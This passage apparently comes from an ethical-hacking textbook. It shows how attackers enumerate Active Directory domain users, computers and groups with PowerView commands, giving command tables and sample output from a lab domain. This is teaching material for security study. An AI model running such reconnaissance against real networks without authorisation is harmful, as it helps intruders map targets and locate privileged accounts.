
Figure 6.81: Screenshot showing the output of the PowerView Get-NetDomainController command

Enumerating Domain Users

AD domain users' details are stored on a DC, rather than the local computers on which the users log in. Attackers enumerate domain users to retrieve information such as account type, username, objectsid, samaccountname, samaccounttype, and objectguid.

Command	Description
`Get-NetUser`	Retrieves information related to the current domain user
`Get-NetLoggedon -ComputerName <computer-name>`	Retrieves information related to the current active domain user
`Get-UserProperty –Properties pwdlastset`	Retrieves the date and time of the password last set for each domain user
`Find-LocalAdminAccess` `Invoke-EnumerateLocalAdmin`	Retrieves users having local administrative privileges in the current domain *Requires administrator privileges to run

Table 6.4: Commands to enumerate AD domain users



```
PS C:\> Get-NetUser


logoncount             : 32
badpasswordtime        : 2/1/2022 4:05:42 AM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=CEH,DC=com
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 2/20/2022 9:14:29 PM
name                   : Administrator
objectsid              : S-1-5-21-2083413944-2693254119-1471166842-500
samaccountname         : Administrator
admincount             : 1
codepage               : 0
samaccounttype         : 805306368
whenchanged            : 2/21/2022 5:14:29 AM
accountexpires         : 9223372036854775807
countrycode            : 0
adspath                : LDAP://CN=Administrator,CN=Users,DC=CEH,DC=com
instancetype           : 4
objectguid             : aaa51b09-4357-44f6-bdc1-7a01321a89eb
lastlogon              : 2/20/2022 9:14:29 PM
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=CEH,DC=com
dscorepropagationdata  : {2/1/2022 12:18:02 PM, 2/1/2022 12:18:02 PM, 2/1/2022 12:02:53 PM, 1/1/1601 6:12:16 PM}
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=CEH,DC=com, CN=Domain Admins,CN=Users,DC=CEH,DC=com,
                         CN=Enterprise Admins,CN=Users,DC=CEH,DC=com, CN=Schema Admins,CN=Users,DC=CEH,DC=com...}
whencreated            : 2/1/2022 12:01:14 PM
iscriticalsystemobject : True
badpwdcount            : 0
cn                     : Administrator
useraccountcontrol     : 66048
usncreated             : 8196
primarygroupid         : 513
pwdlastset             : 2/1/2022 1:12:42 AM
usnchanged             : 40988

pwdlastset             : 12/31/1600 4:00:00 PM
logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
description            : Built-in account for guest access to the computer/domain
distinguishedname      : CN=Guest,CN=Users,DC=CEH,DC=com
```


Figure 6.82: Screenshot showing the output of the PowerView Get-NetUser command

Enumerating Domain Computers

Attackers enumerate domain computers to retrieve information such as the list of computers in the current domain, OS information, and pingable host systems.

Command	Description
`Get-NetComputer`	Retrieves the list of all computers existing in the current domain
`Get-NetComputer -OperatingSystem "*Server 2022*"`	Retrieves all the domain computers running on Windows Server 2022
`Get-NetComputer -Ping`	Retrieves all the live hosts or pingable host systems available in the current domain

Table 6.5: Commands to enumerate AD domain computers



```
PS C:\> Get-NetComputer
Server2022.CEH.com
PS C:\>
```


Figure 6.83: Screenshot showing the output of the PowerView Get-NetComputer command

Enumerating Domain Groups

AD groups are used for efficient network maintenance and administration. Groups are manageable units of domain user accounts, computers, etc. Attackers enumerate domain groups to retrieve information such as the list of group names in the current domain, information about a specific group/local groups, and member names.

Command	Description
`Get-NetGroup`	Retrieves the list of all groups existing in the current domain
`Get-NetGroup -Domain <targetdomain>`	Retrieves the list of all groups existing in the specified domain
`Get-NetGroup 'Domain Administrators'`	Retrieves all information related to the specified group
`Get-NetGroup “*admin*”`	Retrieves all the groups containing admin in the group name
`Get-NetGroupMember -GroupName "Domain Admins"`	Retrieves all the members in the specified group
`Get-NetGroup -UserName <"username">`	Retrieves the group name of the specified domain user
`Get-NetLocalGroup -ComputerName <computername>`	Retrieves all the group names of the specified domain computer
`Get-NetLoggedon -ComputerName <DomainName>`	Retrieves all the active logged-in users of the specified domain *Requires administrator privileges to run
`Get-LastLoggedOn -ComputerName <DomainName>`	Retrieves the last-logged-in user of the specified domain

Table 6.6: Commands to enumerate AD domain groups



```
PS C:\> Get-Netgroup
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access Group
Terminal Server License Servers
Allowed RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers
Enterprise Read-only Domain Controllers
Cloneable Domain Controllers
```

